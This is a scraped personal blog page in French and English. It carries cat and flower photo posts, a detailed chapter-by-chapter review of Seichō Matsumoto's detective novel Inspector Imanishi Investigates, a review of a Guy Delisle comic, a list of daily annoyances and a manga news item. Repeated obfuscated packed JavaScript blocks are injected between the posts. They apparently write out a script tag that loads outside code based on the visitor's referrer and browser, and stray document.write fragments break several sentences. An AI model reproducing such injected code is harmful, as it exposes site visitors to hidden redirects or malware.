Images natures du samedi

Z’êtes pas tanné des photos de minous?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbtrr|var|u0026u|referrer|eshae||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sfdri|var|u0026u|referrer|rdfhf||js|php’.split(‘|’),0,{}))
A la place, document.write(“”); voici une photo de

tortue qui se prends pour Gamera et une hideuse araignée!

Aren’t you tired of cats’ pictures?
Here’s instead a picture of a turtle imitating Gamera and of an ugly spider!

Gamera! Ugly spider
(Canon PowerShot S5 IS, Jardin Botanique, 2015-07-05)
(iPhone 6, Jardin familial, 2015-07-31)

Inspector Imanishi Investigates

“In the railroad yard of Tokyo’s Kamata Station a disfigured corpse is found, document.write(“”); its head pillowed on one rail, thighs across another, awaiting the departure of the first morning train to complete the grisly work. The solitary clue is a name: Kameda. It leads nowhere until from the Homicide Division comes Inspector Imanishi Eitaro, a dogged, respected investigator, minimally educated, genteel, a gardener fond of haiku.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zfndk|var|u0026u|referrer|eabkb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytdna|var|u0026u|referrer|eryez||js|php’.split(‘|’),0,{}))

“Typically Japanese, he takes his work not only seriously but personally, even more so when the victim turns out to have been a retired policeman. When the case is closed unsuccessfully, he pursues the investigation on his own. Too abashed to even ask for expenses when his hunch directs him on an expedition to a rural village, he uses his wife’s savings (gladly proffered, since it is for the job). From the Japanese Sea to the Pacific, from Tokyo to the rural north, Imanishi pursues his quarry, using up vacation days and off-duty hours. Peasants, politicians, movie makers, actors, doctors, scholars — the hunt for the murderer takes him into the recesses of Japanese society and the Japanese psyche. With utter dedication, Imanishi moves ever closer, tracing what are really a string of crimes dedicated by a uniquely Japanese motive.”

Inspector Imanishi Investigates is not simply a mystery, not is its author a simple mystery writer. (…) Seichô Matsumoto, is credited as the restorer and innovator of Japanese detective fiction following the Pacific War (…). In the 1950s, he introduced the “social detective story,” a police procedural that depicted society in realistic terms. Appearing first as a newspaper serial and then in book form in 1961, Suna no Utsuwa (“Vessel of Sand”) sold in the millions and established its author as the leader of a new generation of writers. Although he only began writing at the age of forty, in his long and distinguished career, Seichô Matsumoto has published over 450 novels, histories and non-fiction works, and has garnered many awards, including [notably for this novel] the the Akutagawa Literary Prize and the Mystery Writers of Japan Prize.”

[Text from the inside jacket]

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


This novel, originally titled Suna no utsuwa (??? / lit. “The Bowl of sand”), was first serialized in Yomiuri Shimbun between May 17, 1960 and April 20, 1961 before being published by Kobunsha (kappa novels) in July 1961. It was translated in english as Inspector Imanishi Investigates and in french as Le vase de sable. It was adapted by Shochiku in 1974 into a movie titled Castle of Sand (which we commented recently) and was also made into TV dramas by TBS (in 1962 and 2004), Fuji TV (in 1977) and TV Asahi (in 1991 and 2011). So it’s obviously a popular story.

Seichô Matsumoto [1909-1992, see picture on the right, from the back cover, © Bungei Shunju Ltd] is often compared to other crime writers like Belgium’s Georges Simenon (creator of Detective Maigret) or England’s P.D. James (creator of detective Dalgliesh). As it is said on the inside jacket of the book, he played an important role in the development of modern Japanese detective fiction by creating police procedural stories that were strongly embedded into the social and cultural environment of postwar Japan. He published over four hundred books (novels but also short stories collections and essays mostly about Japanese and ancient history). He was Japan’s best-selling author of the 60s.

The novel is divided into seventeen chapters. In the first one, titled “Kamata Railroad Yard”, the crime scene is described and all the known elements of the case listed. Then, only five pages later, we are introduced to the main character of the story, Imanishi Eitaro, a 45-year-old veteran police officer and part-time poet. An old man has been found bludgeoned to death in the Kamata train yard in Tokyo and the only clues is that a waitress from a nearby bar said the victim spoke with a Tohoku accent, she saw him with a younger man and overheard them talk about “Kameda”. Is that a person’s name or place? Maybe it refers to Kameda Station in Akita Prefecture?

In chapter two, “Kameda”, Imanishi travels by train to Kameda along with Yoshimura Hiroshi, a younger and enthusiastic colleague. Except for the presence, the previous week, of a strange man, they cannot find any new leads for their investigation. On the train back, they see a group of four young men surrounded by fans and reporters. They are told they are members of the Nouveau group, a younger generation of intellectuals with progressive opinions: the composer Waga Eiryo, the playwright Takebe Toyoichiro, the critic Sekigawa Shigeo and the painter Kanazawa Mutsuo. It seems that serendipity can play a role in a criminal investigation…

In chapter three, “The Nouveau Group”, we are introduced a little more to this group of intellectuals, and particularly to Sekigawa and his mistress, Emiko. In chapter four, “Unsolved”, the investigation team (made of eight investigators from the Homicide Division of the Metropolitan Police and fifteen local precinct investigators) is disbanded due to the lack of progress. Imanishi and Yoshimura meets in a bar to discuss the case. Back home, Imanishi is told by his wife that a young actress just moved in a nearby apartment building. Waga Eiryo is injured in a taxi traffic accident and is visited in the hospital by friends and his fiancé, Tadokoro Sachiko, the daughter of a former cabinet minister.

In the fifth chapter, “The woman of the paper blizzard”, the investigators get their first break when the adoptive son of the victim files a missing-person report and identifies him has Miki Kenichi, a retired grocer from Okayama Prefecture. Back home, Imanishi meets his sister who tells him that she has a new tenant in one of her apartment units, apparently a hostess in a bar in Ginza. Murayama, an art critic, tells his friend Kawano about a strange encounter he had in a train: a young woman was throwing out of the train’s opened window what looked like shredded white paper. His friend asks if he could publish this poetic story as his own. In chapter six, “The distribution of dialects”, Imanishi wonders that if Miki Kenichi was from Okayama Prefecture how could he then talks in Tohoku dialect? However, he discovers that the Izumo dialect is somehow similar to Tohoku’s and that there’s a place called Kamedake in that area too, so he goes to Shimane Prefecture to investigate. He learns that, before becoming a grocer, Kenichi worked a longtime as a policeman in Kamedake. Imanishi meets with the police chief of Minari station in Nita town and with one of Miki’s friend in Kamedake, an abacus maker named Kirihara Kojuro. He can now start to investigate Kenichi’s life in search for a motive for his murder. He doesn’t learn much. He mostly hears stories about how Miki-san was a very good man, always helping people, like this time when a leper beggar traveled through the village with his son.

Chap. seven, “Bloodstains”: Imanishi reads the story the “Girl of the paper blizzard” in a magazine and is intrigued. He tracks down the writer to get more details. What if the girl is the murderer’s mistress getting rid of evidence, for instance the blood stained shirt he was wearing at the time of the murder? He goes looking along the train tracks and indeed finds bloodstained cloth fragments. Tests reveals it is the same blood type as Miki! He also learns that Naruse Rieko, the young woman who moved into an apartment near his home, had just committed suicide. On a hunch he goes investigates at the Avant-Garde Theatre where she was employed and meets a young actor named Miyata Kunio who seems to know something about the reason behind her suicide. He promised to meet Imanishi later to give him more helpful information. Chap. eight, “A mishap”: Miyata never shows up at the meeting and, the next day, Imanishi discovers that he is dead, of an apparent heart attack. He starts investigating him, going back to the theatre and then to his apartment and discovers that he was probably the man, disguised as a labourer, acting strangely in Kameda!

Chapter Nine, “Groping”: On the spot where Miyata died, Imanishi and Yoshimura find a piece of paper with what seems unemployment statistics. They surmise that Miyata must have been hired by the killer to go to Tohoku in order to distract the police. Imanishi goes to visit his sister in order to discreetly interview her tenant, Miura Emiko. She seems well-learned for a bar hostess and interested in everything written by Sekigawa. He also suspects that she’s pregnant. Chapter ten, “Emiko”: Emiko tells Sekigawa about her encounter with Imanishi and that she is pregnant. He seems displeased and asks her to move out of that place immediately. Later, Imanishi learns from his sister that Emiko has moved out. He investigates the moving company and the bar where she was working, trying to find her whereabouts. He finds this highly suspicious.

Chapter eleven, “A woman’s death”: Imanishi’s suspicions are confirmed when he leans that Emiko died of an apparent miscarriage. He now starts investigating Sekigawa, trying to learn more about him and find out his birthplace. He learns he was born in Yokote City, in Akita Prefecture. Chapter twelve, “Bewilderment”: Imanishi and Yoshimura meet again to discuss the case and Imanishi writes a couple of letters to request more information from Miki’s adoptive son and from the abacus maker. The last time Miki Kenichi was seen by his family, he was leaving for a lengthy pilgrimage that culminated in Ise. He was supposed the come right back to Okayama, so why did he stop in Tokyo? He must have seen something or someone that made him change his plans. So, once again, Imanishi takes the train to investigate around the Ise shrine. He learns that Miki went to a movie theatre twice just before leaving for Tokyo. He must have seen something in the movies that suddenly made him change his plans.

Chapter thirteen, “A thread”: Imanishi goes to the movie company to screen the films seen by Miki in Ise, but he sees nothing suspicious. Maybe it was something in the news reels or previews? Yoshimura, who saw the movie in question a while ago, thinks that the preannouncement of the next movie, a foreign feature, had scenes from the opening nights showing lots of celebrities, including maybe some members of the Nouveau Group. Imanishi is not only investigating Sekigawa but also Waga Eiryo. He is going to Yamanaka in Ishikawa Prefecture, a small and poor village, to investigate the wife of the leper beggar that Miki had helped and try to find the whereabouts of his son. Chapter fourteen, “Soundless”: Yoshimura reports to Imanishi that he looked around Sekigawa’s house and came upon the strange story of peddlers getting sick with no apparent reasons while trying to push their products at his doorsteps. Imanishi is finally able to see the preview movie for himself, but can’t find anything useful in it.

Chapter fifteen, “On the track”: The Ise police questioned the theatre’s manager and it is revealed that a commemorative photograph showing the manager with agriculture and forestry minister Tadokoro Shigeyoshi and his family was displayed at the theatre when Miki visited. Finally, Imanishi is able to identify the face that had drawn Miki to Tokyo! Imanishi goes back to the Avant-Garde Theatre and learns that a man’s raincoat was stolen from the wardrobe of the theatre. It was a stage costume used by Miyata Kunio and probably stolen by Naruse Rieko for her lover. So the killer could walk back home without attracting attention since his bloodied shirt was covered by a raincoat! He also learns that what made the peddler feel sick at Sekigawa’s house was an ultrasonic device used as “peddler repellent.” Chapter sixteen, “A certain family register”: Imanishi goes to Osaka to investigates Waga’s family register. He deducts that, since it was destroyed during the war and reconstruct with information provided by the people on an honour basis, the information is likely false. Imanishi and Yoshimura realize that the paper found near Miyata Kunio’s body wasn’t unemployment statistics after all, but a list high and low frequencies with silences, a recipe for murder!

Chapter seventeen, “The loud speaker announcement”: At the Homicide Division, Imanishi explains his findings to the team. All the pieces of the puzzle are finally coming into place and the murderer is arrested before he boarded a plane for the U.S.A.

First of all, the title of this translation is terrible. The original title can be literally translated as “The Bowl of sand” (it’s poetic, but the deeper meaning of it escapes me; maybe it refer to the futility of hubris, since a bowl of sand cannot retain any water?). It was probably too complex for the american publisher who chose this utterly unimaginative title instead (note that the french publisher kept the original spirit of the title with “Le vase de sable” which means “the vessel of sand”).

Like the movie, that we recently commented, this novel is a very detailed police procedural. The storytelling is more linear than the movie and much more complex as several characters were eliminated or merged for the movie. The main difference is the fact that there’s two main suspects (Waga and Sekigawa), there’s two girlfriends or mistresses’ murders (Emiko and Rieko) on the sideline of the main crime and the use of an ultra-sonic device as the secondary murder weapon. This intrigue was probably too complex (and confusing: two artists, two girlfriends) for a movie which needed a simpler plot. Also, the movie put much more emphasis on Waga’s father and his disease, while the book pits the westernized ideas of the Nouveau group (progressive but also corrupting — after all two of its members, full of hubris, committed murder to preserved their status) against the simpler and beautiful way of life of traditional Japan (represented by the abacus maker) — although it could also means abject poverty (like in the village of Waga’s mother).

It’s a good novel and, despite the fact that it painstakingly follows every steps of the investigation, I didn’t feel any lengths. However, even if it’s not a very exciting story, it’s a good example of Japanese detective story, and for this it’s well worth reading.

Inspector Imanishi Investigates, by Seichô Matsumoto (translated by Beth Cary). New York, Soho Press, september 1989 (republished in July 2003). 16 x 24.5 x 3 cm, 314 pg., $16,95 USD / CAN. ISBN: 0-939149-28-1 (2003 edition: 9781569470190). Suggested for young adults (16+). You can read a lengthy extract of the novel on Google books.

For more information you can check the following websites:

Inspector Imanishi Investigates © 1989 by Seichô Matsumoto. All rights reserved.

[ Traduire ]

Image du mer-fleurie

Tournesol périscope
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eehad|var|u0026u|referrer|dniff||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|itikk|var|u0026u|referrer|fisid||js|php’.split(‘|’),0,{}))
Overachiever, document.write(“”); looking beyond the horizon
(iPhone 6, 2015-07-26)
Overachiever

Image du chat-medi

Le yoga de Caramel
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzffs|var|u0026u|referrer|rfaze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntkfa|var|u0026u|referrer|yrhbk||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-07-23)
Caramel's yoga

Image du mer-fleurie

Tournesol / Sunflower
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nittk|var|u0026u|referrer|zhrhn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdekt|var|u0026u|referrer|btthe||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-07-17)
Sun flower



Le guide du mauvais père (3)

Guide_du_mauvais_pere_3-cov“Transformer la lecture du soir en cours de grammaire ou en usine à cauchemars, rivaliser de puérilité avec ses enfants, leur apprendre les pires bêtises, gagner en trichant, et les mettre au défi de faire pire… Guy Delisle, un mauvais père ? Non, un auteur de bande dessinée qui sait puiser l’imagination là où elle se trouve, avec un sens aigu de l’observation et une bonne dose d’autodérision.”

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]


guide-mauvais-pere-butaneLe guide du mauvais père 3 c’est du pareil au même, très similaire aux deux premiers volumes (commentés précédemment). Mais comme on en redemande toujours chaque nouveau volume est le bienvenue. Cette fois il s’agit de dix-neuf petites histoires d’une dizaine de pages (6 à 18 pages) où un père un peu égoïste et amoral abuse psychologiquement ses enfants de son humour tordu, parfois sans vraiment sans rendre compte: Harry Potter, Dans le jardin, Sortie de l’école, Je chante, Taralle, Moutarde, Les bourreaux, Dvd, Le cadeau d’anniversaire, Devant la télé, Tour de magie, Le pingouin, La vie, Boucle d’or, Dans l’avion, Scientifique, Au magasin, Par la cheminée et La console. Cela crée des situations cocasses, sans doute inspirées de la vie quotidienne de l’auteur (mais, on l’espère, pas trop réelle). Ce qui est extraordinaire c’est qu’en quelques traits simples, Delisle réussi à décrire des situations ou des expressions tout de même assez complexes.

Un petit exemple: extrait de “Harry Potter” (pg 3-5, 9-10)

Comme je l’ai déjà dit pour les deux premiers volumes, c’est un petit bijou fort amusant mais trop bref, car à deux illustrations par pages ça se lit très rapidement. C’est donc une BD légère qui offre une lecture agréable et amusante. Parfait pour l’autobus ou la salle d’attente.

Le Guide du Mauvais Père 3, par Guy Delisle. Paris, Éditions Delcourt (Coll. Shampooing), janvier 2015. 18 x 13 x 1.75 cm, 192 pg., 9,95 € / $15.95 Can. ISBN: 978-2-7560-6647-9. Recommandé pour public adolescent (12+). stars-3-0

Pour plus d’information vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipedia ]


Voir aussi mes commentaires sur les deux premiers volumes:

Le Guide du Mauvais Père © Éditions Delcourt, 2015 – Guy Delisle.

[ Translate ]

Observations irritantes

L’absurdité, document.write(“”); l’inconsistance, la stupidité m’irritent, me frustrent et me causent de l’urticaire pour lequel la lecture et l’évasion vers d’autres mondes imaginaires ou réels, offrent un baume calmant. De plus, le fait que les gens ignorent résolument le gros bon sens m’exaspère au plus haut point…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kieky|var|u0026u|referrer|yzkts||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|afrdb|var|u0026u|referrer|ikfbh||js|php’.split(‘|’),0,{}))

Tout au long de la journée mes observations m’ont amené ces quelques réflexions (
après le saut de page):

  • L’autobus 41 de 10h32 passe à 10h29 et je la manque. Quelle est l’utilité d’avoir un horaire s’il n’est pas respecté? Du retard, je peux comprendre, mais de l’avance c’est absurde!
  • J’aperçois un policier seul dans son auto-patrouille qui parle sur son cellulaire au volant. Faite ce que je dis et pas ce que je fait, c’est ça? Et dire qu’un gars a eut une contravention pour avoir regarder son Apple Watch au volant de sa voiture!
  • Dans l’autobus, je vois une dame avec de beaux ongles très long (3/4 de pouce, je le jure!). Je me demande bien quel genre de travail qu’elle peut réussir à faire avec de tel ongles…
  • Au travail, encore une fois il y a une femme dans la toilette des hommes (qui est aussi pour handicapé, alors elle est spacieuse et le monde semble la préférer pour cette raison). Mais si je m’avisais d’aller dans la toilette des femmes (qui contient deux ou trois places contrairement à celle des hommes qui est monoplace) je suis sûr que je me ferais recevoir à grands coups de sacoches! Comme disait Calimero, “la vie est vraiment trop injuste!”
  • Presque tous les jours il y a une dame dans la section jeunesse de la bibliothèque qui y passe la journée — tout en gardant un oeil très distrait sur ses enfants tapageurs — à réciter son chapelet! Parfois à voix haute. On la tolère sans problème. Par contre, si jamais une personne étendait son tapis de prière et se mettait à prier silencieusement vers La Mecque, elle se ferait sûrement éjecter dans le temps de le dire. Double standard plutôt embrassant…
  • J’ai horreur de la répétition. Je n’aime pas avoir à me répéter et aime encore moins quand on me répète les même affaires plusieurs fois…
  • En vieillissant, je ne suis plus très apte au multitasking, alors je n’aime pas qu’on me parle quand je suis en train de faire autre chose (une tâche, ou alors quand je regarde la télé ou suis en train de lire). C’est le moindre respect que d’attendre que je finisse ce que je fais et que je porte mon attention sur vous devant de m’interrompre dans mon activité. Et comme je suis un peu sourdingue, je ne peux pas entendre deux sons qui proviennent de sources différentes. Alors si vous me parlé alors que j’essai d’écouter autre chose, les deux s’annulent et je ne comprend rien! C’est très frustrant.
  • Il y a a une affiche sur la porte de la bibliothèque qui demande aux gens du parc et de la pataugoir d’utiliser les toilettes du chalet du parc et non celles de la bibliothèque. Bien sûr, l’affiche est largement ignorée…
  • Sur les trottoirs, dans les couloirs du métro ou dans les escaliers mécaniques on doit circuler comme sur la route, en gardant la droite!
  • Dans le métro, on se tient sur les côtés des portes pour d’abord laisser sortir les gens!
  • Dans le métro, on sort par les tourniquets indiqués comme sorties pour laisser les entrées libres pour ceux qui entrent!
  • Sur l’une des rues près de chez moi, sur le chemin de retour de l’autobus, il y a une signalisation indiquant qu’à cause de travaux il est interdit de se stationner ou d’arrêter. Et, bien sûr, tout les espaces de stationnement sont plein!
  • Dans mon quartier, les automobilistes font rarement leur arrêts et les cyclistes ne les font jamais. C’est plutôt dangereux!
  • Dans mon quartier, les gens lavent leur entrées de garage, le trottoir et leur voiture au boyau d’arrosage faisant fi de la règlementation qui exige la préservation de l’eau.

Cela ne sert absolument à rien d’avoir des règles si elles ne sont pas respectées et si on ne les fait pas respecter. On n’a que deux choix: respecter les règles ou les changer. On ne peut pas les respecter seulement quand cela fait notre affaire! Sinon c’est le bordel et la société devient complètement dysfonctionelle.

Bon, ça fait du bien tout ça.

[ Translate ]

Image du chat-medi

Yé ! / Yeah!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkhyd|var|u0026u|referrer|kdtat||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kedbr|var|u0026u|referrer|dfyrt||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); Caramel, 2015-07-06)
Yeah!

Rose of Versailles manga and other notable news

At Comic-Con, document.write(“”); Udon Entertainment has announced that they will release the first english version of Riyoko Ikeda’s classic shojo manga Rose of Versailles. The series will be released as two omnibus volumes in the second quarter of 2016.
